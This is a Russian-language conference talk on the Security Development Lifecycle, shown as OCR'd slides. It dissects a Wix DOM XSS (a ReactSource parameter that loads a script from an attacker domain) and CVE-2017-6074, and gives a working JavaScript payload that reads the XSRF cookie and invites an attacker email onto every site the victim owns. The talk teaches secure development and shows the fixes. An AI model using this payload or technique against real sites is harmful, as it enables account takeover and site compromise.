SECON'2017

IX МЕЖРЕГИОНАЛЬНАЯ КОНФЕРЕНЦИЯ РАЗРАБОТЧИКОВ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

#SECONRU

Жизнь без SDL

Васин Вячеслав


Системный аналитик ЗАО «Перспективный мониторинг»

21-22 АПРЕЛЯ | ПЕНЗА

Перспективный мониторинг

План доклада

Начало




Понятие SDL

Что такое и зачем.

Практики SDL

Коротко о 7-ми фазах SDL.




Уязвимость из 2016

Заражаем миллионы сайтов в пару кликов. Разбор DOM XSS на примере.

Уязвимость из 2017

CVE-2017-6074. Linux kernel bug. Разбор уязвимости 11-летней давности.



День из жизни «ПМ»

Используем «fsquirt.exe» в ОС Windows 7/8/8.1. Рассказ об одном случае из жизни компании.

Финал

и немного материалов для изучения

Что такое SDL?

Что такое SDL?


- Жизненный цикл обеспечения безопасности при разработке (Security Development Lifecycle, SDL) — это процесс обеспечения безопасности в сфере разработки программного обеспечения. Сочетая в себе как глобальный, так и практический подход, процесс SDL призван уменьшить число уязвимостей в программном обеспечении и уровень их серьезности.

Общие сведения

о действиях по обеспечению безопасности в рамках SDL

Обучение	Требования	Проект	Реализация	Проверка	Релиз	Реакция
Обучение основам безопасности.	Требования безопасности. Критерии качества. Оценка рисков.	Требования к проекту. Анализ поверхности атаки. Модель угроз.	Использование одобренных инструментов. Отказ от небезопасных функций. Статический анализ.	Динамический анализ. Фаззинг. Проверка поверхности атаки.	План реагирования на инциденты. Финальная проверка безопасности. Релиз в архив.	Выполнение плана реагирования на инциденты.


Общая картина безопасности



ЗАРАЖАЕМ МИЛЛИОНЫ САЙТОВ В ПАРУ КЛИКОВ

или используем DOM XSS на деле

Заражаем миллионы сайтов:



КЛИК №1

Предварительно разместить на хостинге **YOURSITE.COM** вредоносный файл:
/PACKAGES-BIN/WIXCODEINIT/WIXCODEINIT.MIN.JS

КЛИК №2

Добавить:
?REACTSOURCE=HTTP://YOURSITE.COM
к URL для любого сайта на платформе WIX.COM

Превращаем атаку в червя

Step 01

Создается сайт с DOM XSS в <IFRAME>

Step 02

Пользователь WIX посещает данный сайт


Step 03

Зараженный сайт использует подобный запрос в editor.wix.com и внедряет DOM XSS в <IFRAME> на сайты пользователя

Step 04

Все сайты пользователя теперь имеют зараженный контент.

Возврат к Step 02



Как так вышло?

Step 01. Получение параметра из URL

```
var queryUtil = (function () {
...
    function getParameterFromQuery(query, name) {
        name = name.replace(/[\[]/, '\\[').replace(/[\]]/, '\\]');
        var regex = new RegExp('[\\?&]' + name + '=([^&#]*)');
        var results = regex.exec(query);
        return results && results[1] ? decodeURIComponent(results[1]).replace(/\+/g, '
') : '';
    }
...
    return {
        getParameterByName: getParameterFromQuery.bind(null, window.location.search)
...
    };
}());
```

Как так вышло?

Step 02. Создание объекта baseVersionOverride для getFullRJsConfig

```
var config = getFullRjsConfig(getViewerRjsConfig, packagesUtil, {
                baseVersionOverride: queryUtil.getParameterByName('ReactSource'),
                artifactName: 'santa'
            },serviceTopology);

...
   requirejs.config(config);
```

Как так вышло?

Step 03. Установка config.baseUrl

```
function getFullRjsConfig(rjsConfigFunc, packagesUtil, artifactData, serviceTopology)
{
   //Call with serviceTopology and all arguments after
   var config = rjsConfigFunc.apply(null, Array.prototype.slice.call(arguments, 3));
   config = packagesUtil.buildConfig(config);
...
   var isAddress = RegExp.prototype.test.bind(/^https?:\/\//);
      config.baseUrl = isAddress(artifactData.baseVersionOverride) ?
artifactData.baseVersionOverride :
                        joinURL(artifactPath, artifactData.baseVersionOverride);
...
   return config;
}
```

Как так вышло?

Step 04. Вызов requires.config с новым config.baseUrl

```
var config = getFullRjsConfig(getViewerRjsConfig, packagesUtil, {
             baseVersionOverride: queryUtil.getParameterByName('ReactSource'),
                  artifactName: 'santa'
             },serviceTopology);
...
   requirejs.config(config);
```

Как так вышло?

Step 05. RequireJS загружает внешние ресурсы через config.baseUrl

```
requirejs.config({
        //By default load any module IDs from js/lib
        baseUrl: 'js/lib',
        //except, if the module ID starts with "app",
        ...
        ...
})
```

Псевдокод процесса загрузки:

```
url = config.baseUrl + url;
   …
   var node = document.createElement('script');
   …
   node.src = url;
   …
   head.appendChild(node);
```

Как так вышло?

Step 06. Размещение payload в файл для загрузки всеми страницами WIX

- Поместите payload в файл `/packages-bin/wixCodeInit/wixCodeInit.min.js` вашего домена (*yoursite.com*)

- Пример payload:

```
xsrf = document.cookie.match(/XSRF-TOKEN=(.*?);/)[1]; // get the csrf token
$.getJSON('/_api/wix-dashboard-ng-webapp/metaSite', function(data){ // get all the current users sites
   data.payload.map(function(site){
     $.ajax({
         type: 'POST',
         url: '/_api/wix-dashboard-ng-webapp/authorization/site/'+site.metaSiteId+'/invite',
         data: JSON.stringify({email: "hacker@l33t.com", role: "contributor"}),
           headers: { "x-xsrf-token": xsrf},
           contentType: "application/json;charset=UTF-8",
           success: function(data){
              console.log(data)
           }
       });
   });
})
```

Варианты использования

1. Изменение контента на сайте для целевых пользователей
2. Угон пользовательских данных Wix, Facebook или Twitter
3. Обман пользователей сайта для загрузки вредоносного по
4. Доход от рекламы путем вставки рекламы на веб-страницах
5. Spoof банковских веб-страниц
6. Получение прав администратора атакуемого веб-сайта

Используем SDL

Реализация

- Используйте стандарты безопасного программирования;
- Используйте автоматические инструменты обзора кода;
- Осуществляйте независимый обзор кода третьей стороной или специалистами ИБ;

Проверка

- Используйте инструменты динамического анализа;
- Закажите тестирование на проникновение.

Code Review Checklist

Проверить аргументы всех методов, используемых на критичном участке

Проверить «нейминг», форматирование и т.д.

Проверить неэффективное использование ресурсов

Проверить места где юнит тесты не покрыли определенную область

Проверить ссылки на null

Проверить аспекты безопасности в коде

Как все исправить?

6 main-r.min.js — View

```
@@ -1084,7 +1084,7 @@ function getViewerRjsConfig (serviceTopology) {
    var serviceURL = joinURL.bind(null, scriptsLocation, 'services', 'third-party');

    var getIntegrationPath = function () {
-       if (queryUtil.getParameterByName('ReactSource') === 'http://localhost') {
+       if (window.santaBase === 'http://localhost/') {
            return 'http://localhost:4578'
        } else {
            return 'http://s3.amazonaws.com/integration-tests-statics/SNAPSHOT/runners'
@@ -1552,7 +1552,7 @@ function render(isServerSide, isPreview, isExternalPreview, contentCache, queryU
        }
    }

-   if (queryUtil.getParameterByName('ReactSource') === 'http://localhost' &&
+   if (window.santaBase === 'http://localhost/' &&
        queryUtil.getParameterByName('hot') !== 'false') {
        requirejs(['hot', 'zepto'], function (hot, $) {
            hot.init($);
@@ -1661,7 +1661,7 @@ function addExperimentsFromQuery(runningExperiments, queryUtil, projectName) {
    var config = getFullRjsConfig(getViewerRjsConfig,
                                  packagesUtil,
                                  {
-                                     baseVersionOverride: queryUtil.getParameterByName('ReactSource'),
+                                     baseVersionOverride: window.santaBase,
                                      artifactName: 'santa'
                                  },
                                  serviceTopology);
```

CVE-2017-6074. LINUX KERNEL BUG

или почему ошибке 11 лет

Как так вышло?

Псевдокод:

```
kfree(pointer)
...
some_object = kmalloc()
...
kfree(pointer)
```

Как так вышло?

Псевдокод:

```
kfree(pointer)
...
some_object = kmalloc()
...
kfree(pointer)
```

Proof-of-concept:

https://github.com/xairy/kernel-exploits/tree/master/CVE-2017-6074

Оценка последствий

1

РАСКРЫТИЕ ИНФОРМАЦИИ

В памяти может оказаться указатель на все что угодно

2

МОДИФИКАЦИЯ ИНФОРМАЦИИ

Использование ранее освобожденной памяти может повредить действительные данные, если область памяти была выделена и использована должным образом в другом месте

3

НАРУШЕНИЕ ДОСТУПНОСТИ

Если консолидация чанков (chunk) происходит после использования ранее освобожденных данных, то может произойти сбой, если в качестве информации о фрагменте используется недопустимый чанк

4

ВЫПОЛНЕНИЕ КОДА

Двойное освобождение памяти может привести к тому, что примитив “Write-what-where” позволит злоумышленнику выполнить произвольный код

Используем SDL

Проектирование

- По возможности используйте язык, который обеспечивает автоматическое управление памятью

Реализация

- Используйте правила по управлению памятью;
- После освобождения памяти, установите указатель на эту память в NULL;
- При ООП, убедитесь, что деструкторы объектов удаляют каждый участок памяти только один раз;
- Используйте инструменты статического анализа.

Проверка

- Используйте инструменты динамического анализа;
- Используйте инструменты фаззинга.


Как все исправить?

- Отключить DCCP:

```
# echo "install dccp /bin/true" >>
/etc/modprobe.d/disable-dccp.conf
```

- Загрузить патч:


```
https://github.com/torvalds/linux/
commit/5edabca9d4cff7f1f2b68f0bac5
5ef99d9798ba4
```



